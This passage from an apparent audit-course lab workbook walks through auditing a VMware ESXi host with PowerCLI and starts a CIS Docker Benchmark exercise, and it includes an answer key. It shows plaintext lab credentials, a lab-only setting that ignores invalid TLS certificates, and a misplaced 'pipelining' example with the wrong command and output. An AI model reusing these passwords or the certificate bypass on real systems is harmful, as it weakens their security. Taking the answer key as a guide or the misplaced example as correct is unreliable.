Connect-VIServer -Server esxi -Credential $cred
```

```
PS C:\Users\auditor> $cred = Get-Credential -UserName auditor -Message "Enter password"

PowerShell credential request
Enter password
Password for user auditor: *****

PS C:\Users\auditor> Connect-VIServer -Server esxi -Credential $cred
Connect-VIServer: 6/5/2021 3:46:42 PM Connect-VIServer The SSL connection could not be established,
see inner exception.
```

Notice the error message which is returned says that an SSL connection cannot be made. This is because the ESXi server in the lab has a self-signed certificate. In a production environment,

this really should not be allowed, but for your purposes in the lab, you can change PowerCLI's behavior when it sees an invalid certificate.

```
Set-PowerCLIConfiguration -InvalidCertificateAction Ignore -Confirm:$false
```

```
PS C:\Users\auditor> Set-PowerCLIConfiguration -InvalidCertificateAction Ignore -Confirm:$false
```

Scope	ProxyPolicy	DefaultVIMServerMode	InvalidCertificateAction	DisplayDeprecationWarnings	WebOperationTimeoutSeconds
Session	UseSystemProxy	Single	Ignore	True	300
User		Single	Ignore		
AllUsers					

With that setting changed, attempt again to connect to the ESXi server. If the connection succeeds, you will see the PSObject which represents the established connection.

```
Connect-VIServer -Server esxi -Credential $cred
```

```
PS C:\Users\auditor> Connect-VIServer -Server esxi -Credential $cred
```

Name	Port	User
esxi	443	auditor

Now, use PowerCLI commands to gather some of the same information you gathered previously in the Web UI. Basic demographic information about the ESXi server can be queried using the **Get-VMHost** command. To see all the properties which can be returned by Get-VMHost, run this command:

```
Get-VMHost | Get-Member
```



```
PS C:\Users\auditor> Get-VMHost | Get-Member

TypeName: VMware.VimAutomation.ViCore.Impl.V1.Inventory.VMHostImpl

Name                MemberType Definition
-----
ConvertToVersion     Method      T VersionedObjectInterop.ConvertToVersion[T]()
Equals               Method      bool Equals(System.Object obj)
GetClient            Method      VMware.VimAutomation.ViCore.Interop.V1.VIAutomation VIObjecCoreInterop.GetClient()
GetHashCode          Method      int GetHashCode()
GetType             Method      type GetType()
IsConvertibleTo       Method      bool VersionedObjectInterop.IsConvertibleTo(type type)
LockUpdates          Method      void ExtensionData.LockUpdates()
ToString            Method      string ToString()
UnlockUpdates        Method      void ExtensionData.UnlockUpdates()
ApiVersion           Property    string ApiVersion {get;}
Build               Property    string Build {get;}
ConnectionState      Property    VMware.VimAutomation.ViCore.Types.V1.Host.VMHostState ConnectionState {get;}
CpuTotalMhz          Property    int CpuTotalMhz {get;}
CpuUsageMhz          Property    int CpuUsageMhz {get;}
CryptoState          Property    System.Nullable[VMware.VimAutomation.ViCore.Types.V1.Security.HostCryptoState] Cry...
CustomFields         Property    System.Collections.Generic.IDictionary[string,string] CustomFields {get;}
DatastoreIdList      Property    string[] DatastoreIdList {get;}
DiagnosticPartition  Property    VMware.VimAutomation.ViCore.Types.V1.Host.VMHostDiagnosticPartition DiagnosticPart...
ExtensionData        Property    System.Object ExtensionData {get;}
FirewallDefaultPolicy Property    VMware.VimAutomation.ViCore.Types.V1.Host.VMHostFirewallDefaultPolicy FirewallDefa...
HyperthreadingActive Property    bool HyperthreadingActive {get;}

```

Screenshot output truncated

Using the member list, you can select out the properties you need to collect for for your audit:

```
Get-VMHost | Select-Object -Property NumCpu, ProcessorType, LicenseKey |Format-List
```

```
PS C:\Users\auditor> Get-VMHost | Select-Object -Property NumCpu, ProcessorType, LicenseKey |Format-List

NumCpu           : 2
ProcessorType    : Intel(R) Core(TM) i9-10885H CPU @ 2.40GHz
LicenseKey       : 0J63H-XXXXX-XXXXX-XXXXX-31Z3N

```

There are a number of other commands to get information about a VMware ESXi host:

```
Get-Command Get-VMHost*
```

```
PS C:\Users\auditor> Get-Command Get-VMHost*
```

CommandType	Name	Version	Source
-----	----	-----	-----
Cmdlet	Get-VMHost	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostAccount	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostAdvancedConfiguration	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostAttributes	7.0.2.178...	VMware.DeployAutomation
Cmdlet	Get-VMHostAuthentication	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostAvailableTimeZone	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostDiagnosticPartition	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostDisk	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostDiskPartition	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostFirewallDefaultPolicy	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostFirewallException	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostFirmware	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostHardware	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostHba	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostImageProfile	7.0.2.178...	VMware.DeployAutomation
Cmdlet	Get-VMHostMatchingRules	7.0.2.178...	VMware.DeployAutomation
Cmdlet	Get-VMHostModule	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostNetwork	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostNetworkAdapter	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostNetworkStack	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostNtpServer	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostPatch	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostPciDevice	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostProfile	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostProfileImageCacheConfiguration	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostProfileRequiredInput	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostProfileStorageDeviceConfiguration	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostProfileUserConfiguration	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostProfileVmPortGroupConfiguration	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostRoute	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostService	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostSnmpp	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostStartPolicy	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostStorage	12.3.0.17...	VMware.VimAutomation.Core
Cmdlet	Get-VMHostSysLogServer	12.3.0.17...	VMware.VimAutomation.Core

To get a list of network adapters in the host use this command:

```
Get-VMHostNetworkAdapter
```

```
PS C:\Users\auditor> Get-VMHostNetworkAdapter
```

Name	Mac	DhcpEnabled	IP	SubnetMask	DeviceName
----	---	-----	--	-----	-----
vmnic0	00:0c:29:f4:91:76	False			vmnic0
vmnic1	00:0c:29:f4:91:80	False			vmnic1
vmnic2	00:0c:29:f4:91:8a	False			vmnic2
vmk0	00:0c:29:f4:91:76	False	10.50.7.31	255.255.255.0	vmk0

The Get-VMHost cmdlet you tried earlier returns a LOT of information about the host. Some of the configuration settings will be buried a few layers deep in the objects returned. One of the properties returned is `ExtensionData`, which contains the system settings for the host. If you needed to validate common hypervisor settings like the DNS servers used by the host, the information will be stored in this object.

```
PS C:\Users\auditor> Get-VMHost | Format-List PowerState, Version, Build, TimeZone, ExtensionData, DatastoreIdList

PowerState      : PoweredOn
Version         : 7.0.2
Build           : 17867351
TimeZone        : UTC
ExtensionData    : VMware.Vim.HostSystem
DatastoreIdList : {Datastore-60b44dd8-deaae487-9869-000c29f49176}
```

Take a look at the ExtensionData object:

```
(Get-VMHost).ExtensionData
```

```
PS C:\Users\auditor> (Get-VMHost).ExtensionData

Runtime           : VMware.Vim.HostRuntimeInfo
Summary           : VMware.Vim.HostListSummary
Hardware          : VMware.Vim.HostHardwareInfo
Capability         : VMware.Vim.HostCapability
LicensableResource : VMware.Vim.HostLicensableResourceInfo
RemediationState   :
PrecheckRemediationResult :
RemediationResult :
ComplianceCheckState :
ComplianceCheckResult :
ConfigManager      : VMware.Vim.HostConfigManager
Config             : VMware.Vim.HostConfigInfo
Vm                 : {VirtualMachine-1, VirtualMachine-2}
Datastore          : {Datastore-60b44dd8-deaae487-9869-000c29f49176}
Network            : {Network-HaNetwork-SAN Network, Network-HaNetwork-VM Network}
DatastoreBrowser   : HostDatastoreBrowser-ha-host-datastorebrowser
SystemResources    : VMware.Vim.HostSystemResourceInfo
AnswerFileValidationState :
AnswerFileValidationResult :
LinkedView         :
Parent             : ComputeResource-ha-compute-res
CustomValue        : {}
OverallStatus      : green
ConfigStatus       : green
ConfigIssue        : {}
EffectiveRole       : {10}
Permission         : {}
Name               : esxi1.localdomain
DisabledMethod      : {DisconnectHost_Task, ReconnectHost_Task, ReconfigureHostForDAS_Task,
PowerUpHostFromStandBy_Task...}
RecentTask         : {}
DeclaredAlarmState  : {}
TriggeredAlarmState : {}
AlarmActionsEnabled : False
Tag                : {}
Value              : {}
AvailableField      : {}
MoRef              : HostSystem-ha-host
Client             : VMware.Vim.VimClientImpl
```

The Config property has a lot of the interesting configuration information in it. It has a number of sub-objects which contain detailed settings for the host. For example, to query the DNS resolver configuration for the host, you can use this command:

(Get-VMHost).ExtensionData.Config.Network.DNSConfig

```
PS C:\Users\auditor> (Get-VMHost).ExtensionData.Config.Network.DNSConfig

Dhcp                : False
VirtualNicDevice    :
Ipv6VirtualNicDevice :
HostName            : esxi1
DomainName          : localdomain
Address              : {10.50.7.253}
SearchDomain        : {localdomain, 5x7.local}
```

Validating the services on the host can be done using the Get-VMHostService cmdlet and a few other special-purpose cmdlets which can query individual services.

To see a list of all services on the host, you can use the Get-VMHostService cmdlet, as follows:

Get-VMHost | Get-VMHostService

```
PS C:\Users\auditor> Get-VMHost | Get-VMHostService
```

Key	Label	Policy	Running	Required
DCUI	Direct Console UI	on	True	False
TSM	ESXi Shell	off	False	False
TSM-SSH	SSH	off	False	False
attestd	attestd	off	False	False
kmxd	kmxd	off	False	False
lbttd	Load-Based Teaming Daemon	on	True	False
lwsmd	Active Directory Service	off	False	False
ntpd	NTP Daemon	off	False	False
pcscd	PC/SC Smart Card Daemon	off	False	False
ptpd	PTP Daemon	off	False	False
sfcbbd-watchdog	CIM Server	on	False	False
slpd	slpd	on	True	False
snmpd	SNMP Server	on	False	False
vmsyslogd	Syslog Server	on	True	True
vpwa	VMware vCenter Agent	on	True	False
xorg	X.Org Server	on	False	False

Evaluate the output and see if you can tell whether the NTP and Syslog services are running on the ESXi host.

To validate the NTP server(s) configured for use by the host, you could use this command:

Get-VMHost | Get-VMHostNtpServer

```
PS C:\Users\auditor> Get-VMHost | Get-VMHostNtpServer
PS C:\Users\auditor>
```

Notice that the command returned no results! Unfortunately, this is correct for this system, since it has no NTP server configured.

On the author's audits, we will often use PowerShell calculated properties to return all the relevant settings for the NTP service with a single command:

```
Get-VMHost | Sort Name | Select Name, `
    @{N="NTPServer";E={$_ | Get-VMHostNtpServer}}, `
    @{N="ServiceRunning";E={(Get-VmHostService -VMHost $_ | Where-Object {$_.key-
eq "ntpd"} ).Running}}, `
    @{N="ServiceRequired";E={(Get-VmHostService -VMHost $_ | Where-Object {$_.key-
eq "ntpd"} ).Required}}
```

```
PS C:\Users\auditor> Get-VMHost | Sort Name | Select Name, `
>>   @{N="NTPServer";E={$_ | Get-VMHostNtpServer}}, `
>>   @{N="ServiceRunning";E={(Get-VmHostService -VMHost $_ | Where-Object {$_.key-eq "ntpd"} ).Running}}, `
>>   @{N="ServiceRequired";E={(Get-VmHostService -VMHost $_ | Where-Object {$_.key-eq "ntpd"} ).Required}}
```

Name	NTPServer	ServiceRunning	ServiceRequired
esxi		False	False

We would consider this to be a failed audit test, since the NTP service is not configured to run, and there is no NTP server setup for use.

PowerCLI also contains a cmdlet for retrieving the syslog server in use by the host. A syslog audit similar to the NTP audit above might look like this:

```
Get-VMHost | Sort Name | Select Name, `
    @{N="SyslogServer";E={$_ | Get-VMHostSyslogServer}}, `
    @{N="ServiceRunning";E={(Get-VmHostService -VMHost $_ | Where-Object {$_.key-
eq "vmsyslogd"} ).Running}}, `
    @{N="ServiceRequired";E={(Get-VmHostService -VMHost $_ | Where-Object {$_.key-
eq "vmsyslogd"} ).Required}}
```

```
PS C:\Users\auditor> Get-VMHost | Sort Name | Select Name, `
>>   @{N="SyslogServer";E={$_ | Get-VMHostSyslogServer}}, `
>>   @{N="ServiceRunning";E={(Get-VmHostService -VMHost $_ | Where-Object {$_.key-eq "vmsyslogd"} ).Running}}, `
>>   @{N="ServiceRequired";E={(Get-VmHostService -VMHost $_ | Where-Object {$_.key-eq "vmsyslogd"} ).Required}}
```

Name	SyslogServer	ServiceRunning	ServiceRequired
esxi		True	True

This would also be a failed test. Although the vmsyslogd service is running, there is no syslog server configured!

Feel free to explore the other commands available in this PowerShell module. When you have finished, you may shut down the ESXi server.

To shutdown the ESXi server, click inside the VM console in your VMware product and press F12. When prompted to authenticate, use **root** as your username, and **Aud507AdminPassword** as the password and press ENTER.

Authentication Required

Enter an authorized login name and password for AUD507-ESXi-1.localdomain.

Configured Keyboard (US Default)

Login Name: [root]

Password: [*****_]

<Enter> OK <Esc> Cancel

Press F2 on the next screen to continue the shutdown process.

Shut Down/Restart

Remote management software is recommended to safely shut down or restart this host.

By default, running virtual machines will be powered off, suspended, or shut down according to the current system shutdown policy. If this host is part of an HA cluster, then HA will not restart these VMs unless they are forcefully terminated.

☐ Forcefully terminate running VMs











<F2> Shut Down <F11> Restart <Esc> Cancel

Solutions -- VMware ESXi










From the main panel:

1. VMware licensing (currently) focuses on the number of physical processor sockets in the hardware on which you are running ESXi. How many CPU sockets are available on this system? **2**

2. How many cores are available in each processor socket? **1**
3. How much physical RAM is installed in this system? **4GB**
4. What is the IPv4 address configured for the vmk0 network interface? **10.50.7.31**
5. What is the IP address of the DNS servers that are configured? **10.50.7.253**
6. How many different host adapters are configured on this host? **3**

▼ Hardware							
Manufacturer	VMware, Inc.						
Model	VMware7,1						
▼  CPU							
Logical processors	2						
Processor type	Intel(R) Core(TM) i9-10885H CPU @ 2.40GHz						
Sockets	2						
Cores per socket	1						
Hyperthreading	No						
 Memory	4 GB						
▶  Virtual flash	2.76 GB used, 119.75 GB capacity						
▼  Networking							
Hostname	esxi1.localdomain						
IP addresses	1. vmk0: 10.50.7.31						
DNS servers	1. 10.50.7.253						
Default gateway	10.50.7.253						
IPv6 enabled	No						
Host adapters	3						
Networks	<table> <tr> <th>Name</th><th>VMs</th></tr> <tr> <td> SAN Network</td><td>0</td></tr> <tr> <td> VM Network</td><td>2</td></tr> </table>	Name	VMs	 SAN Network	0	 VM Network	2
Name	VMs						
 SAN Network	0						
 VM Network	2						

7. How many datastores are configured? **1 (named "datastore1")**
8. What file system type is being used on the datastores? **VMFS version 6**

Host adapters	3								
Networks	<table><tr><th>Name</th><th>VMs</th></tr><tr><td> SAN Network</td><td>0</td></tr><tr><td> VM Network</td><td>2</td></tr></table>	Name	VMs	 SAN Network	0	 VM Network	2		
Name	VMs								
 SAN Network	0								
 VM Network	2								
Storage									
Physical adapters	3								
Datstores	<table><tr><th>Name</th><th>Type</th><th>Capacity</th><th>Free</th></tr><tr><td> datastore1</td><td>VMFS6</td><td>121.75 GB</td><td>120.3 GB</td></tr></table>	Name	Type	Capacity	Free	 datastore1	VMFS6	121.75 GB	120.3 GB
Name	Type	Capacity	Free						
 datastore1	VMFS6	121.75 GB	120.3 GB						

Port groups

- How many different port groups are available? **3**
- Are these port groups connected to different virtual switches? **No. While there are multiple VLANs and vSwitches, all the port groups are connected to vSwitch0**
- Which of the groups have active ports? **Management Network**

Host

Monitor

Virtual Machines2

Storage1

Networking2

Port groupsVirtual switchesPhysical NICsVMkernel NICsTCP/IP stacksFirewall rules

Add port groupEdit settingsRefreshActions

Search

Name	Active ports	VLAN ID	Type	vSwitch	VMs
SAN Network	0	15	Standard port group	vSwitch0	0
VM Network	0	0	Standard port group	vSwitch0	2
Management Network	1	0	Standard port group	vSwitch0	N/A

3 items

Physical NICs

- How many physical NICs are installed on this system? **3 -- vmnic0 through vmnic2**
- Is the number of physical NICs cause for an audit finding? **Possibly. While there should be separate NICs for management, SAN traffic, and VM traffic -- a minimum of three, the lack of segmentation noted in the network settings above is still of concern.**
- What speed is the fastest NIC operating at? **10,000 Mbps (10 Gbps)**


Name	Driver	MAC address	Auto-negotiate	Link speed
vmnic0	nvmxnet3	00:0c:29:f4:91:76	Disabled	10000 Mbps, full duplex
vmnic1	nvmxnet3	00:0c:29:f4:91:80	Disabled	10000 Mbps, full duplex
vmnic2	nvmxnet3	00:0c:29:f4:91:8a	Disabled	10000 Mbps, full duplex

Firewall rules


1. How many different "rules" are currently available in the "Firewall rules" section? **52 (noted at the bottom right corner of the rules grid)**

Name	Key	Incoming Ports	Outgoing Ports	Protocols	Service	Daemon
Active Directory All	activeDirectoryAll	2020	123, 137, 139, 3...	UDP, TCP	N/A	None
CIM Secure Server	CIMHttpsServer	5989		TCP	sfcdb-watchdog	Stopped
CIM Server	CIMHttpServer	5988		TCP	sfcdb-watchdog	Stopped
CIM SLP	CIMSLP	427	427	UDP, TCP	slpd	Running
DHCP Client	dhcp	68	68	UDP	N/A	None
DHCPv6	DHCPv6	546	547	TCP, UDP	N/A	None

2. It may not be very clear yet how these rules are configured. Please locate the "vSphere Web Client" rule in the list. When you find it, right-click on it and choose "Edit." Which hosts are currently permitted to connect to the administrative interface that you are using? (Cancel out of the Edit box after you have your answer.) **All hosts are permitted. This setting should be restricted to administrator workstations and management appliances.**



3. Locate the vMotion rule. Which hosts are currently permitted to establish vMotion connections to this server? **All hosts are permitted. This setting should be restricted to other VMware virtualization hosts.**



Exercise 4.2 - Auditing Docker Security

VMs Needed

- ☒ Windows 10
- ☒ Ubuntu


Objectives

- Demonstrate techniques for manual and automated testing of a host for compliance with the recommended settings in the CIS Docker Benchmark


Overview

Background: the Center for Internet Security (CIS) benchmark document for Docker contains a number of audit tests which can be performed against a host running Docker to see if it is configured in accordance with the Level 1 or 2 benchmarks.

Instructions: Log onto the Windows 10 VM and run the Putty SSH client by double-clicking on its icon on the desktop or using its taskbar icon.



In the "Putty Configuration" window, double-click the "Ubuntu" saved session.



When prompted for a password, enter **Password1**

You will use the putty terminal to run all your commands on the Ubuntu in this exercise.

Part 1 - Manual Testing

In this part of the lab, you will run manual commands against the Ubuntu VM to see if it is configured correctly according to Level 1 of the CIS Docker Benchmark. Use the commands recommended below to answer the questions for this section. The docker binaries are unavailable for the "auditor" user, so you will need to obtain a root shell before running these commands by using this command in your Ubuntu Putty SSH session:

```
sudo su -
```

You'll know that you have a root command shell when the prompt character changes from "\$" to "#" **Remember that on a real audit, you would ask an administrator to run these commands and provide you with the results.**

Benchmark section 1.2.1 recommends that the Docker root directory (usually /var/lib/docker) should be mounted to its own partition, to avoid adverse effects if a filesystem fills up. Check the Docker root directory using this command:

```
docker info -f '{{ .DockerRootDir }}'
```

Then, test to see if that directory is a mountpoint (has a disk partition or filesystem dedicated to it) using this command:

```
mountpoint /var/lib/docker
```

Alternatively, you could use pipelinig (covered in the Unix Section of the course) to perform the test as a single command

```
root@ubuntu:~# docker network ls --quiet | xargs docker network inspect --format '{{ .Name }}: {{ .Options }}'
bridge: map[com.docker.network.bridge.default_bridge:true com.docker.network.bridge.enable_icc:true com.docker.netwo
er.network.bridge.name:docker0 com.docker.network.driver.mtu:1500]
host: map[]
none: map[]
```

1. Is the docker root directory correctly configured as a mountpoint?

Benchmark section 2.1 recommends that the default bridge used by Docker should be configured to disallow traffic between containers if it is not explicitly needed. Check this setting by running the following command, which enumerates the Docker networks and then dumps the settings for each:

```
docker network ls --quiet | xargs docker network inspect --format '{{ .Name }}:
{{ .Options }}'
```

```
root@ubuntu:~# docker network ls --quiet | xargs docker network inspect --format '{{ .Name }}: {{ .Options }}'
bridge: map[com.docker.network.bridge.default_bridge:true com.docker.network.bridge.enable_icc:true com.docker.netwo
er.network.bridge.name:docker0 com.docker.network.driver.mtu:1500]
host: map[]
none: map[]
```

2. Is the default bridge correctly configured to disallow inter-container traffic?

Section 2.5 recommends that "aufs" should not be used as the storage driver for Docker. Verify the storage driver in use with this command, and ensure that some other driver is in use:

```
docker info --format 'Storage Driver: {{ .Driver }}'
```

```
root@ubuntu:~# docker info --format 'Storage Driver: {{ .Driver }}'
Storage Driver: overlay2
```

3. Is this host using a storage driver other than aufs?

Section 2.7 recommends that the Docker daemon should be run with a default ulimit which will protect the host against resource exhaustion. While no specific values are recommended, the auditor should check to see that the organization has configured reasonable resource limits to protect the host against availability issues. We'll try a few tests to see if the settings are correct. First, check the command-line options on the running docker daemon using the following command and checking the results for the "--default-ulimit" argument:

```
ps -ef | grep dockerd
```

```
root@ubuntu:~# ps -ef | grep dockerd
root      441      1  0 14:58 ?        00:00:03 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock
root     3681   3291  0 20:34 pts/0    00:00:00 grep --color=auto dockerd
```

While there are a couple of command-line options shown by the ps command, none of them are for the default ulimit. Next, check to see if setting might exist in the /etc/docker/daemon.json file:

```
grep "ulimit" /etc/docker/daemon.json
```

```
root@ubuntu:~# grep "ulimit" /etc/docker/daemon.json
grep: /etc/docker/daemon.json: No such file or directory
```

Interestingly, this file does not exist. Maybe it is in another location on the host. Search for the daemon.json file in the entire filesystem using this command:

```
find / -name "daemon.json" -type f
```

Again, the file is not found anywhere on the host. It appears that the administrators have not chosen to configure any docker settings using the daemon.json file.

```
root@ubuntu:~# grep "ulimit" /etc/docker/daemon.json
grep: /etc/docker/daemon.json: No such file or directory
root@ubuntu:~# find / -name "daemon.json" -type f
```

4. Is the host correctly configured to limit resources used by Docker containers?

5. Does the lack of a daemon.json file cause for concern about the risk level of this Docker host? Why or why not?

Continue checking other settings from the Docker Benchmark manually as you have time. In the next section you will use a tool to automate many of these checks and produce a text report for the host.

Part 2 - Docker-Bench-Security

